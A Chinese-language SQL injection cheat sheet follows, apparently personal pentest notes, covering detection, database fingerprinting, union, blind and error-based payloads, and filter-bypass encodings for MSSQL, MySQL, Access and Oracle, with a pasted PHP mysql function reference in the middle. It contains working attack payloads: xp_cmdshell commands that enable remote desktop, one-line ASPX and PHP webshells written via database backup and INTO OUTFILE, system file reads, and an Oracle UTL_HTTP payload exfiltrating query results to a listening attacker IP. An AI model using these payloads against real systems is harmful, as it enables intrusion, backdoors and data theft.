！sql注入的防范主要办法有：特殊字符(危险函数，关键字，空格)的过滤；绕过办法有关键字替换，编码解码

！注入点检测顺序：

1. 单引号是否报错确认可能的注入点；-- 一般如果这一步确认了就可以直接用sqlmap跑了，如果sqlmap跑不出来再尝试手工
2. 利用bool (blind)注入测试，确认SQL的闭合类型；

* id=1 and 1=1/2
* id=1) and 1=1/2
* id=1)) and 1=1/2
* id=1’ and 1=1/2
* id=1’) and 1=1/2
* id=1’)) and 1=1/2
* id=1” and 1=1/2
* id=1”) and 1=1/2
* id=1”)) and 1=1/2

根据是否有正确/错误的反馈，选择合适的手工注入方式。

1. 没有任何正确/错误的反馈，选择time (blind)注入，需要尝试步骤2中的所有情况。
2. GET/POST Cookie 注入 //cookie注入不能存在空格！用%20填充。建议使用穿 山甲——cookie手工注入工具.exe

db类型：

1. 通过加法+符号：

mssql:'a'+'b'='ab'

mysql:'a''b'==='a' 'b'(有空格)='ab'

oracle:'a'||'b'='ab'

SQL server中的字符串连接是使用“+”来连接，不带引号sql server是做加法运算。而mysql中无论是带引号和不带引号，它都将其先转成数字型，然后在做运算。

SQL Server中字符串的连接：

ps：Age=21

SELECT '12'+'34',Age+1 FROM table

其结果输出结果是第一列是1234，第二列是22。

MySQl中字符串连接：

SELECT '12'+'34','1abc'+'22','abc'+'3' FROM table

其输出结果是：第一列为46，第二列23，第三列为3。

**MYSQL类型转换解释**：在Mysql中同时操作字符串和int时，mysql会尝试将varchar转换为数字类型（取varchar最前面的数字作为int的值，如果没有，就当做数字0处理）。如’1abc’+’22′，mysql将“1abc”转成数字1在进行运算；而将“xyz”当做0处理。小技巧：在注入时，使用’str’^1^1将字符串强制转换为0。

1. 数据库内置对象：

and (select count(\*) from sysobjects)>=0 返回正常为mssql数据库

and (select count(\*) from msysobjects)>=0 返回正常为access数据库

and exists(select \* from sysobjects) 返回正常为mssql注入点

and (select count(\*) from information\_schema. TABLES)>0 and 1=1

返回正常为mysql（>=5.0）

and (select count(\*) from sys.user\_tables)>0 and 1=1

返回正常为oracle

1. 数据库相关信息：

and @@version>0 判断数据库版本

and system\_user>0 数据库系统用户名

and user>0 获得当前数据库用户名

and db\_name()>0-- 当前库名

1. 数据库报错信息：

**Oracle:** ORA-01756: 括号内的字符串没有正确结束

**Mysql:** ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near

**MSSQL:** [Microsoft][ODBC SQL Server Driver][SQL Server]字符串’’之前有未闭合的引号

注释：

mssql:-- （有空格）

mysql:建议#，--后要加空格或控制字符

ASP+Access注入：

1. 爆数据库类型：
2. 内置变量爆数据库类型：

user是SQL Server一个内置变量，值为当前连接的用户名，类型为"nvarchar"。测试语句为：

and user>0

将返回类型不一致错误。

1. 内置数据表爆库类型：

测试语句为：

and (select count(\*) from sysobjects)>=0

and (select count(\*) from msyobjects)>=0

Access存在系统表msysobjects，不存在sysobjects；SQL Server存在系统表sysobjects，不存在msysobjects。

1. Union select

Access数据库使用union select时一定要指定from table，并且table必须正确！

ASPX+MS SQL注入：

1. 当前用户权限查询：

and 1=(select IS\_SRVROLEMEMBER('sysadmin')) //判断是否是系统管理员，若是可进行拓展存储注入攻击

and 1=(select IS\_MEMBER('db\_owner')) //判断是否是库权限

and 1=(select IS\_MEMBER('public')) //判断是否为public权限

1. 拓展存储注入攻击：
2. 检查xp\_cmdshell扩展存储：

and 1=(select count(\*) FROM master.dbo.sysobjects WHERE xtype = 'X' AND name = 'xp\_cmdshell')

1. 检查xp\_regread扩展存储

and 1=(select count(\*) FROM master.dbo.sysobjects where name = 'xp\_regread')

1. 若拓展存储被删除，可按照如下方式恢复：

删除xp\_cmdshell：

;exec master..sp\_dropextendedproc 'xp\_cmdshell'

创建xp\_cmdshell

;exec master..sp\_addextendedproc xp\_cmdshell,'xplog70.dll'

该语句利用系统中默认的“xplog70.dll”文件，自动恢复xp\_cmdshell。如果xplog70.dll被删除或改名，可以上传一个"xplog70.dll"，自定义路径进行恢复:

;exec master..sp\_addextendedproc 'xp\_cmdshell','c:\xplog70.dll'

1. sa权限下扩展存储攻击利用方法

xp\_cmdshell扩展执行任意命令，如开启3389：

;exec master..xp\_cmdshell 'sc config termservice start=auto'

;exec master..xp\_cmdshell 'net start termservice'

;exec master..xp\_cmdshell 'reg add "HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG\_DWORD /d 0x0 /f'

xp\_regwrite操作注册表与开启沙盒模式（可参照提权部分）

1. DBowner权限下的扩展攻击利用：

DBowner权限无法直接利用拓展存储执行系统命令进行攻击，通常先利用xp\_dirtree拓展存储列出web目录；再利用SQL语句创建一个临时表，插入一句话木马到临时表中；然后利用数据库备份语句将数据库备份到web目录并保存为asp格式的文件，即可得到一个一句话木马后门：

* + 1. 确认DBowner权限：

and 1=(select is\_member('db\_owner'));--

* + 1. 创建一个临时表：

;create table temp(dir nvarchar(255),depth varchar(255),files varchar(255),ID int NOT NULL IDENTITY(1,1));--

* + 1. 利用xp\_dirtree扩展查询

;insert into temp(dir,depth,files)exec master.dbo.xp\_dirtree 'c:',1,1-- //这里查询的是C盘

* + 1. .查询表中的内容：

and(select dir from temp where id=1)>0 //不能一次性获取所有目录文件和文件名，所以需要修改id值

* + 1. 写入一句话木马，并备份：

;alter database cimer set RECOVERY FULL

;create table test(str image)

;backup log cimer to disk='c:\test' with init

;insert into test(str)values ('<%@ Page Language="Jscript"%><%eval(Request.Item["test"],"unsafe");%>')

;backup log cimer to disk='c:\inetpub\wwwroot\cimer.aspx'

1. 手动暴库办法
2. 获取当前用户名

union select null, null, user, null from master..sysdatabases

1. 爆所有数据库名（修改dbid值）：

and 1=(select name from master.dbo.sysdatabases where dbid=1)--

1. 爆出当前数据库中的所有表(增加n数字值)：

and (select top 1 name from (select top n name from sysobjects where xtype=0x75 order by name) t order by name desc)=0

1. 跨库查询其他数据库的表名(增加n数字值)：

and (select top 1 name from (select top n name from 数据库名..sysobjects where xtype=0x75 order by name) t order by name desc)=0

1. 爆字段名和字段值：

增加数字n的值，就可以得到表中所有字段

and (select col\_name(object\_id(‘表名'),n))=0

获取字段内容

and (select top 1 字段名from 表名)>0

爆其他字段值

and (select top 1 字段名from 表名where 字段名<>字段值1)>0

MySQL注入：

MySQL数据库不区分大小写。

1. MySQL常见注入方式

首先，利用order by获得字段数，再使用union select查询获取想要的数据库信息（见下文——手动注入）。可以使用load\_file()函数读取服务器上的文件。如果web服务器和数据库服务器没有分离，找到web路径之后还可以用select into outfile()函数将一句话木马导出到web目录。

load\_file()：

and 1=2 union select 1,load\_file('c:\\boot.ini'),3,4

and 1=2 union select 1,load\_file(0x633A5C626F6F742E696E69),3,4

select '<?php eval($\_REQUEST[yzj]);?>' into outfile 'C:/PHPnow-1.5.6/fff.php';

1. Information\_schema数据库

该数据库包含了重要信息

* 1. “SCHEMATA”表，用于存储数据库名，其中的关键字段为SCHEMA\_NAME,表示数据库名称。
  2. “TABLES”表，用于存储表明。其中关键字段TABLE\_SCHEMA表示表所属的数据库名称；关键字段TABLE\_NAME表示表的名称。
  3. ”COLUMNS“表，用于存储字段名。其中的关键字段TABLE\_SCHEMA表示表所属的数据库名称；字段TABLE\_NAME表示所属的表的名称；COLUMN\_NAME表示字段名。

1. LIMIT子句查询指定数据

limit自居可以被用于强制select语句返回指定的记录数，用法如下：

SELECT \* FROM table LIMIT [offset,] rows|rows OFFSET offset

limit可以接受1个或2个参数。如果给定两个参数，第一个参数指定第一个返回记录行的偏移量，第二个参数表明返回记录行的最大数目。初始记录行偏移是0。

SELECT \* FROM table LIMIT 0,1 //该句可检索记录行中的第一条数据内容

1. 手动注入，暴库：
2. 获取当前用户

Select user()

1. 测试字段数目：

order by 1/2/3/4...n

[http://172.24.178.143/sqli/example2.php?name=root'/\*\*/order/\*\*/by/\*\*/1#](http://172.24.178.143/sqli/example2.php?name=root'/**/order/**/by/**/1)

[http://172.24.178.143/sqli/example2.php?name=root%27%2f%2a%2a%2forder%](http://172.24.178.143/sqli/example2.php?name=root%27%2f%2a%2a%2forder%25)2f%2a%2a%2fby%2f%2a%2a%2f1%23

1. 检测页面返回的column列

union select 1,2,3,4#显示几就说明第几列column被显示在页面上了

1. 爆所有数据库名
   * 1. and 1=2 union select 1,group\_concat(SCHEMA\_NAME),3,4 from information\_schema.schemata
     2. aNd 1=2 uNion SelEct 1,2,gRoUp\_coNcAt(SCHEMA\_NAME),4,5 fRom infoRmation\_schema.schemata#
     3. and 1=2 union select 1,group\_concat(distinct(table\_schema)),3,4 from information\_schema.columns
     4. (当前数据库名) union select database()
2. 爆当前数据库所有表
3. and 1=2 union select 1,group\_concat(table\_name),3,4 from information\_schema.tables where table\_schema=database()
4. and 1=2 union select 1,group\_concat(distinct(table\_name)) from information\_schema.columns where table\_schema='xxx'
5. aNd 1=2 uNion SelEct 1,2,gRoUp\_coNcAt(distinct(table\_name)),4,5 fRom infoRmation\_schema.columns where table\_schema='news'#
6. 爆表中的字段名
7. and 1=2 union select 1,group\_concat(column\_name),3,4 from information\_schema.columns where table\_name=表名的十六进制编码
8. and 1=2 union select 1,group\_concat(distinct(column\_name)) from information\_schema.columns where table\_name='xxx'
9. 爆指定字段值

and 1=2 union select 1,group\_concat(字段1,0x7c,字段名2),3,4 from 表名

1. 执行系统命令

linux系统下通过system执行系统命令

mysql> system xxxx;

mysql自带sys\_eval()和sys\_exec()函数

mysql> select sys\_exec('xxx');

1. 常用函数

当前数据库名: database() schema()(5.0.2后)

数据库版本: version() @@version

数据库用户: user() current\_user() session\_user() system\_user()

length()

ascii(‘A’) ord(65)

char(77, 121, 83, 81, 76)---MySQL

upper() lower() 大小写转换

substring(str, pos, len) pos从1开始 取子字符串

left(string,pos) right(string,pos) mid(string,pos,len) 取子

字符串

concat(string1,string2,…) 字符串连接

1. PHP中Mysql相关变量和函数
2. Runtime配置

MySQL 函数的行为受到 php.ini 中设置的影响。

MySQL 配置选项：

|  |  |  |  |
| --- | --- | --- | --- |
| **名称** | **默认** | **描述** | **可更改** |
| mysql.allow\_persistent | "1" | 是否允许 MySQL 的持久连接。 | PHP\_INI\_SYSTEM |
| mysql.max\_persistent | "-1" | 每个进程中最大的持久连接数目。 | PHP\_INI\_SYSTEM |
| mysql.max\_links | "-1" | 每个进程中最大的连接数，包括持久连接。 | PHP\_INI\_SYSTEM |
| mysql.trace\_mode | "0" | 跟踪模式。从 PHP 4.3.0 起可用。 | PHP\_INI\_ALL |
| mysql.default\_port | NULL | 指定默认连接数据库的 TCP 端口号。 | PHP\_INI\_ALL |
| mysql.default\_socket | NULL | 默认的 socket 名称。PHP 4.0.1起可用。 | PHP\_INI\_ALL |
| mysql.default\_host | NULL | 默认的服务器地址。不适用于SQL安全模式。 | PHP\_INI\_ALL |
| mysql.default\_user | NULL | 默认使用的用户名。不适用于SQL安全模式。 | PHP\_INI\_ALL |
| mysql.default\_password | NULL | 默认使用的密码。不适用于SQL安全模式。 | PHP\_INI\_ALL |
| mysql.connect\_timeout | "60" | 连接超时秒数。 | PHP\_INI\_ALL |

1. mysql相关常用函数

PHP**：**指示支持该函数的最早的 PHP 版本。

|  |  |  |
| --- | --- | --- |
| **函数** | **描述** | **PHP** |
| [mysql\_affected\_rows()](http://www.w3school.com.cn/php/func_mysql_affected_rows.asp) | 取得前一次 MySQL 操作所影响的记录行数。 | 3 |
| mysql\_change\_user() | 不赞成。改变活动连接中登录的用户 | 3 |
| [mysql\_client\_encoding()](http://www.w3school.com.cn/php/func_mysql_client_encoding.asp) | 返回当前连接的字符集的名称 | 4 |
| [mysql\_close()](http://www.w3school.com.cn/php/func_mysql_close.asp) | 关闭非持久的 MySQL 连接。 | 3 |
| [mysql\_connect()](http://www.w3school.com.cn/php/func_mysql_connect.asp) | 打开非持久的 MySQL 连接。 | 3 |
| mysql\_create\_db() | 不赞成。新建 MySQL 数据库。使用 mysql\_query() 代替。 | 3 |
| [mysql\_data\_seek()](http://www.w3school.com.cn/php/func_mysql_data_seek.asp) | 移动记录指针。 | 3 |
| [mysql\_db\_name()](http://www.w3school.com.cn/php/func_mysql_db_name.asp) | 从对 mysql\_list\_dbs() 的调用返回数据库名称。 | 3 |
| mysql\_db\_query() | 不赞成。发送一条 MySQL 查询。  使用 mysql\_select\_db() 和 mysql\_query() 代替。 | 3 |
| mysql\_drop\_db() | 不赞成。丢弃（删除）一个 MySQL 数据库。  使用 mysql\_query() 代替。 | 3 |
| [mysql\_errno()](http://www.w3school.com.cn/php/func_mysql_errno.asp) | 返回上一个 MySQL 操作中的错误信息的数字编码。 | 3 |
| [mysql\_error()](http://www.w3school.com.cn/php/func_mysql_error.asp) | 返回上一个 MySQL 操作产生的文本错误信息。 | 3 |
| mysql\_escape\_string() | 不赞成。转义一个字符串用于 mysql\_query。  使用 mysql\_real\_escape\_string() 代替。 | 4 |
| [mysql\_fetch\_array()](http://www.w3school.com.cn/php/func_mysql_fetch_array.asp) | 从结果集中取得一行作为关联数组，或数字数组，或二者兼有。mysql\_fetch\_row() 从结果集中取得一行数据并作为数组返回。每个结果的列储存在一个数组的单元中，偏移量从 0 开始。  依次调用 mysql\_fetch\_row() 将返回结果集中的下一行，如果没有更多行则返回 FALSE。 | 3 |
| [mysql\_fetch\_assoc()](http://www.w3school.com.cn/php/func_mysql_fetch_assoc.asp) | 从结果集中取得一行作为关联数组。 | 4 |
| [mysql\_fetch\_field()](http://www.w3school.com.cn/php/func_mysql_fetch_field.asp) | 从结果集中取得列信息并作为对象返回。 | 3 |
| [mysql\_fetch\_lengths()](http://www.w3school.com.cn/php/func_mysql_fetch_lengths.asp) | 取得结果集中每个字段的内容的长度。 | 3 |
| [mysql\_fetch\_object()](http://www.w3school.com.cn/php/func_mysql_fetch_object.asp) | 从结果集中取得一行作为对象。 | 3 |
| [mysql\_fetch\_row()](http://www.w3school.com.cn/php/func_mysql_fetch_row.asp) | 从结果集中取得一行作为数字数组。 | 3 |
| [mysql\_field\_flags()](http://www.w3school.com.cn/php/func_mysql_field_flags.asp) | 从结果中取得和指定字段关联的标志。 | 3 |
| [mysql\_field\_len()](http://www.w3school.com.cn/php/func_mysql_field_len.asp) | 返回指定字段的长度。 | 3 |
| [mysql\_field\_name()](http://www.w3school.com.cn/php/func_mysql_field_name.asp) | 取得结果中指定字段的字段名。 | 3 |
| [mysql\_field\_seek()](http://www.w3school.com.cn/php/func_mysql_field_seek.asp) | 将结果集中的指针设定为指定的字段偏移量。 | 3 |
| [mysql\_field\_table()](http://www.w3school.com.cn/php/func_mysql_field_table.asp) | 取得指定字段所在的表名。 | 3 |
| [mysql\_field\_type()](http://www.w3school.com.cn/php/func_mysql_field_type.asp) | 取得结果集中指定字段的类型。 | 3 |
| [mysql\_free\_result()](http://www.w3school.com.cn/php/func_mysql_free_result.asp) | 释放结果内存。 | 3 |
| [mysql\_get\_client\_info()](http://www.w3school.com.cn/php/func_mysql_get_client_info.asp) | 取得 MySQL 客户端信息。 | 4 |
| [mysql\_get\_host\_info()](http://www.w3school.com.cn/php/func_mysql_get_host_info.asp) | 取得 MySQL 主机信息。 | 4 |
| [mysql\_get\_proto\_info()](http://www.w3school.com.cn/php/func_mysql_get_proto_info.asp) | 取得 MySQL 协议信息。 | 4 |
| [mysql\_get\_server\_info()](http://www.w3school.com.cn/php/func_mysql_get_server_info.asp) | 取得 MySQL 服务器信息。 | 4 |
| [mysql\_info()](http://www.w3school.com.cn/php/func_mysql_info.asp) | 取得最近一条查询的信息。 | 4 |
| [mysql\_insert\_id()](http://www.w3school.com.cn/php/func_mysql_insert_id.asp) | 取得上一步 INSERT 操作产生的 ID。 | 3 |
| [mysql\_list\_dbs()](http://www.w3school.com.cn/php/func_mysql_list_dbs.asp) | 列出 MySQL 服务器中所有的数据库。 | 3 |
| mysql\_list\_fields() | 不赞成。列出 MySQL 结果中的字段。  使用 mysql\_query() 代替。 | 3 |
| [mysql\_list\_processes()](http://www.w3school.com.cn/php/func_mysql_list_processes.asp) | 列出 MySQL 进程。 | 4 |
| mysql\_list\_tables() | 不赞成。列出 MySQL 数据库中的表。  使用Use mysql\_query() 代替。 | 3 |
| [mysql\_num\_fields()](http://www.w3school.com.cn/php/func_mysql_num_fields.asp) | 取得结果集中字段的数目。 | 3 |
| [mysql\_num\_rows()](http://www.w3school.com.cn/php/func_mysql_num_rows.asp) | 取得结果集中行的数目。 | 3 |
| [mysql\_pconnect()](http://www.w3school.com.cn/php/func_mysql_pconnect.asp) | 打开一个到 MySQL 服务器的持久连接。 | 3 |
| [mysql\_ping()](http://www.w3school.com.cn/php/func_mysql_ping.asp) | Ping 一个服务器连接，如果没有连接则重新连接。 | 4 |
| [mysql\_query()](http://www.w3school.com.cn/php/func_mysql_query.asp) | 发送一条 MySQL 语句。可以是任意MySQL语句，不仅仅是查询语句。仅对 SELECT，SHOW，EXPLAIN 或 DESCRIBE 语句返回一个资源标识符，如果查询执行不正确则返回 FALSE。  对于其它类型的 SQL 语句，mysql\_query() 在执行成功时返回 TRUE，出错时返回 FALSE。 | 3 |
| [mysql\_real\_escape\_string()](http://www.w3school.com.cn/php/func_mysql_real_escape_string.asp) | 转义 SQL 语句中使用的字符串中的特殊字符。 | 4 |
| [mysql\_result()](http://www.w3school.com.cn/php/func_mysql_result.asp) | 取得结果集中一个字段的值。 | 3 |
| [mysql\_select\_db()](http://www.w3school.com.cn/php/func_mysql_select_db.asp) | 选择 MySQL 数据库。 | 3 |
| [mysql\_stat()](http://www.w3school.com.cn/php/func_mysql_stat.asp) | 取得当前系统状态。 | 4 |
| mysql\_tablename() | 不赞成。取得表名。使用 mysql\_query() 代替。 | 3 |
| [mysql\_thread\_id()](http://www.w3school.com.cn/php/func_mysql_thread_id.asp) | 返回当前线程的 ID。 | 4 |
| [mysql\_unbuffered\_query()](http://www.w3school.com.cn/php/func_mysql_unbuffered_query.asp) | 向 MySQL 发送一条 SQL 查询（不获取 / 缓存结果）。 | 4 |

1. PHP Mysql常量

在 PHP 4.3.0 以后的版本中，允许在 mysql\_connect() 函数和 mysql\_pconnect() 函数中指定更多的客户端标记：

PHP**：**指示支持该常量的最早的 PHP 版本。

|  |  |  |
| --- | --- | --- |
| **常量** | **描述** | **PHP** |
| MYSQL\_CLIENT\_COMPRESS | 使用压缩的通讯协议。 | 4.3 |
| MYSQL\_CLIENT\_IGNORE\_SPACE | 允许在函数名后留空格位。 | 4.3 |
| MYSQL\_CLIENT\_INTERACTIVE | 在关闭连接前所允许的交互超时非活动时间。 | 4.3 |
| MYSQL\_CLIENT\_SSL | 使用 SSL 加密（仅在 MySQL 客户端库版本为 4+ 时可用）。 | 4.3 |

mysql\_fetch\_array() 函数使用一个常量来表示所返回数组的类型：

|  |  |  |
| --- | --- | --- |
| **常量** | **描述** | **PHP** |
| MYSQL\_ASSOC | 返回的数据列使用字段名作为数组的索引名。 |  |
| MYSQL\_BOTH | 返回的数据列使用字段名及数字索引作为数组的索引名。 |  |
| MYSQL\_NUM | 返回的数据列使用数字索引作为数组的索引名。  索引从 0 开始，表示返回结果的第一个字段。 |  |

1. PHP Mysqli

**PHP MySQLi = PHP MySQL Improved!**

MySQLi 函数允许您访问 MySQL 数据库服务器。

Oracle注入

Oracle只能访问一个数据库，不能跨数据库访问其他表。

1. Oracle注入点判断
   1. and 1=1 and 1=2返回不同表明有注入点
   2. /\* 是MySQL支持的注释符
   3. -- 是Oracle和MsSQL支持的注释符
   4. ; Oracle不支持多行查询
   5. Oracle内置系统表：

and exists(select \* from dual)

and (select count(\*) from user\_tables)>0—

1. 注入点信息判断
2. 获取数据库版本信息

and 1=2 union select null,null,(select banner from sys.v\_$version where rownum=1) from dual

1. 获取当前数据库连接用户名

and 1=2 union select null,null,(select SYS\_CONTEXT ('USERENV','CURRENT\_USER') from dual) from dual

1. 获取系统平台

and 1=2 union select null,null,(select member from v$logfile where rownum=1) from dual

1. 获取服务器SID

and 1=2 union select null,null,(select instance\_name from v$instance) from dual

1. 利用oracle系统表爆数据内容
2. 爆当前用户名

select table\_name from user\_tables

1. 爆库名

and 1=2 union select null,null,(select owner from all\_tables where rownum=1) from dual

爆出第一个库名后可以使用如下语句，继续爆其他库名

and 1=2 union select null,null,(select owner from all\_table where rownum=1 and owner<>'第一个库名') from dual

1. 获取表名

and 1=2 union select null,null,(select table\_name from user\_tables where rownum=1) from dual

爆其他表名

and 1=2 union select null,null,(select table\_name from user\_tables where rownum=1 and table\_name<>'第一个表名') from dual

注意:表名要用大写或大写的十六进制代码

1. 获取字段名

and 1=2 union select null,null,(select column\_name from user\_tab\_columns where table\_name='表名' and rownum=1) from dual

获取其他字段名

and 1=2 union select null,null,(select column\_name from user\_tab\_columns where \_name='表名' and column\_name<>'第一个字段' and rownum=1) from dual

1. 获取字段内容

and 1=2 union select null,null,字段名from 表名

1. UTL\_HTTP存储过程反弹注入攻击

若union select联合查询被限制，可使用utl\_http.request包函数，取得远程web服务器的请求信息。攻击者自己监听端口，然后该函数将需要的数据发送反弹回来。

1. 判断UTL\_HTTP存储过程是否可用

and exists(select count(\*) from all\_objects where object\_name='UTL\_HTTP') //返回正常则说明UTL\_HTTP可用

1. 监听本地端口

nc –vv –l –p 8888

1. UTL\_HTTP反弹注入

and UTL\_HTTP.request('http://IP:端口号/'||(查询语句))=1--

and UTL\_HTTP.request('http://182.168.0.189:8888/'||(select banner from sys.v\_$version where rownum=1))=1--

SQL盲注

盲注可以是基于时间，或是使用参数拆分平衡技术。MySQL不支持拆分字符串参数，只能拆分数字参数。MsSQL都支持。

1. 基于时间技术

MySQL sleep函数；Payload: title=xiaoshiniudao&order=id AND (SELECT \* FROM (SELECT(SLEEP(5)))PisS)

MsSQL waitfor delay关键字

1. 基于bool盲注

And 1=1正确显示说明没遇到过滤。

And 1=2无法正确显示说明存在注入。

基于错误的注入

基于错误的注入就是~~根据页面报错内容，进行注入~~将所需要的数据库数据显示在数据库的报错语句中，因此该方法的前提是没有屏蔽报错信息，一般用于屏蔽正确sql执行结果。

其实sqlmap中有很多种error-based注入，这里只列出了几种。

1. 有效的错误注入类型

想要将目标数据在报错语句中显示，首先要构造合适的报错语句，能够显示可控的一段报错信息（一般的1’就无法控制），然后再目标数据嵌入到报错信息中。因此，一般基于error-based注入需要完成两步（1.选择报错语句；2.插入目标数据，在报错信息中显示执行结果）。

这里主要收集的是第一步中“合适”的报错语句。

1. Big int value溢出

mysql中(big)int值溢出时会显示具体的溢出值，可以用来做error-based注入。

select 8446744073709551610; -- mysql正常执行

select 2\*8446744073709551610;

-- 此时溢出报错（BIGINT value is out of range in ‘(2\*8446744073709551610)’）

SELECT 2\*(IF((SELECT \* FROM (SELECT CONCAT(0x717a717071,(SELECT MID((IFNULL(CAST(schema\_name AS CHAR),0x20)),1,451) FROM INFORMATION\_SCHEMA.SCHEMATA LIMIT 0,1),0x7170626b71,0x78))s), 8446744073709551610, 8446744073709551610)); -- demo

1. updatexml注入

or updatexml(1,concat(0x7e,database()),0)%23

~~根据报错分析可以明确区分出最主要的两类错误类型。~~

1. 字符型和数字型的基本原理
2. 字符型

例如：

SELECT \* FROM users WHERE id='$id' LIMIT 0,1;

此时的报错会是 ‘’1’’ limit 0,1’

You have an error in your SQL syntax; check the manual that corresponds to your MySQL

server version for the right syntax to use near ''1'' LIMIT 0,1' at line 1

1. 数字型

例如：

SELECT \* FROM users WHERE id=$id LIMIT 0,1;

此时的报错会是 ’’ limit 0,1’（注意，此时没有1和之前的引号了）

You have an error in your SQL syntax; check the manual that corresponds to your MySQL

server version for the right syntax to use near '' LIMIT 0,1' at line 1

1. 报错类型汇总

| **引号** | **括号** | **SQL拼接实例** | **报错信息** | **注入方式** |
| --- | --- | --- | --- | --- |
| 无 | 无 | select \* from uers where id = $id | ‘’ limit 0,1’ | id=-1 or 1=1# |
| 无 | 单重 | select \* from users where id = ($id) |  | id=-1) or 1=1# |
| 单 | 无 | select \* from user where id = '$id' | ‘’1’’ limit 0,1’ | id=’ or 1=1# |
| 单 | 单重 | select \* from user where id = ('$id') | ‘’1’’) LIMIT 0,1’ | id=’) or 1=1# |
| 双 | 无 | select \* from user where id = "$id" |  | id=” or 1=1# |
| 双 | 单重 | select \* from user where id = ("$id") | ‘”1””) LIMIT 0,1’ | id=”) or 1=1# |
| 无 | 双重 | select \* from user where id = (($id)) |  | id=-1)) or 1=1# |

针对DML语句的注入

不仅是select语句，delete、update、insert语句同样可以进行注入。对于这类DML语句的注入，一般方法都是将sql语句构造成“or (子查询语句)”的形式。

1. 二次查询注入

mysql中没有二次查询，所以采用子查询。

1. 注入语法

Insert：insert into table (c1,c2,c3) values (v1,’test’ or/and [sql select cmd], v3);

Delete：delete from table where c1=v1 or/and [sql select cmd];

Update：update table set c1=v1 or/and [sql select cmd];

1. 示例

Insert：

insert into client\_ip (ip) values ('asd' or (select case when (substring((select flag from flag ) from 1 for 1 )='w') then sleep(5) else sleep(0) end))#

1. updatexml()
2. extractvalue()
3. name\_const()

访问操作系统

1. 读文件
   1. MySQL

提供了LOAD\_FILE函数，该函数可以直接传递结果:

SELECT LOAD\_FILE(‘c:\1.txt’);

* 1. SQL Server

先创建一张cimer表:

'; create table cimer(line varchar(8000));--

用bulk insert 复制文件,bulk insert用户指定的一个格式复制一个数据文件至数据库表或视图中：

'; bulk insert cimer from 'c:\1.txt';--

或者使用insert into：

insert into cimer(line) values(load\_file('c:\\ddd\\ddd\\ddd.txt'));

查询表中的刚刚复制进去的数据:

'union select \* from cimer;--

1. 写文件
2. MySQL

写文件可以使用select into outfile(dumpfile)。

SELECT 'cimer' into outfile 'c:/2.txt';

select '<?php @eval($\_POST[pass]);?>'INTO OUTFILE 'D:/php/PHPnow-1.5.6/htdocs/2.php'

1. SQL Server

MsSQL 7、2000、2005均包含一个名为xp\_cmdshell的扩展存储过程，可以通过调用该存储过程来执行操作系统命令。

exec xp\_cmdshell 'echo cimer 1 > c:\test.txt'

exec xp\_cmdshell 'echo cimer 2 >> c:\test.txt'

1. 读写技巧

使用ascii编码进行绕过：

load\_file(char(32,26,56,66))

load\_file(0x633A5C626F6F742E696E69)

SQL注入绕过

sql过滤关键字一般有：select,and,insert,引号，空格

1. 使用大小写
2. 替换关键字

类似z.com/index.php?page\_id=-15 UNIunionON SELselectECT 1,2,3,4

根据嵌套的层次进行绕过

1. SQL注释、()、||和+代替空格

普通注释、()、||和+一般用于代替空格，其中||适用于Oracle，+适用于MSSQL。

mysql可以使用内联注释：

/\*\*/~~UN/\*\*/ION~~/\*\*/~~SEL/\*\*/ECT~~/\*\*/password/\*\*/~~FR/\*\*/OM~~/\*\*/users/\*\*/~~WHE/\*\*/RE~~/\*\*/username/\*\*/LIKE/\*\*/’admin’—

'/\*!UNION\*/ select password from users where username=’admin’—

1. 使用编码绕过

编码绕过是通过编码使注入语句绕过waf，但是在SQL命令行层面还是标准的SQL语句。

* 1. url


一般情况下url编码很难实现绕过。

一般系统会自动做一次url解码（不清楚是服务器还是浏览器完成），但是如果服务端存在二次解码的代码，就可以利用url多次编码的方式进行绕过。

* 1. 十六进制编码
  2. 双字节URL编码
  3. unicode编码
  4. 宽字节GBK字符编码绕过！

%bf %df %ef都可以

1. 空白符编码绕过



1. 宽字节绕过办法：

该办法是利用gbk编码中，部分中文的第二个字节是’\x27’，即’\\’，以此来让”’”逃出。

服务端代码仍不清楚。

錦：’\xe5\x27’

誠：’\xd5\x27’

’\xbf\x27’

1. 利用MySQL类型转换特性绕过

当执行select \* from table where username=’a’=’a’;时，mysql根据约定从左向右执行，所以先执行username=’a’，一般该值为false。此时MySQL语句变为select \* from table where false=’a’，接着再计算时，mysql将等号两边都转为数字后再比较。false转为0，’a’也转为0，所以等式成立。最终语句变为select \* from table where true;，形成万能密码注入绕过。

1. 使用动态的查询执行


1.动态执行

在SQLServer中，可以使用EXEC函数以字符串方式执行查询。如:

EXEC(‘SELECT password FROM users’)

2.CHAR函数

该办法可以绕过对引号的过滤



1. 暴力破解
2. 通过排序变化实现暴力破解

通过对目标列的排序，可以实现对目标列值的暴力破解

select \* from table where username=’xx’ union select 1,2,0x5346… order by 3 desc -- mysql语句（字符拼接）

1. Asp程序特殊绕过办法
2. IIS对asp程序中的%处理不当

Iis对asp程序中的%处理不当，会被忽略。

<http://xxx.asp?id=1> an%d 1

1. iis对aspx程序支持unicode编码

iis对aspx程序支持unicode编码，可以用unicode编码代替正常字符。

<http://xx.aspx?id=1> union s%u0065lect ‘hi’

1. iis另类unicode编码

似乎跟系统编码方式是宽字符有关。

select===s%u0065===s%u00f0lect

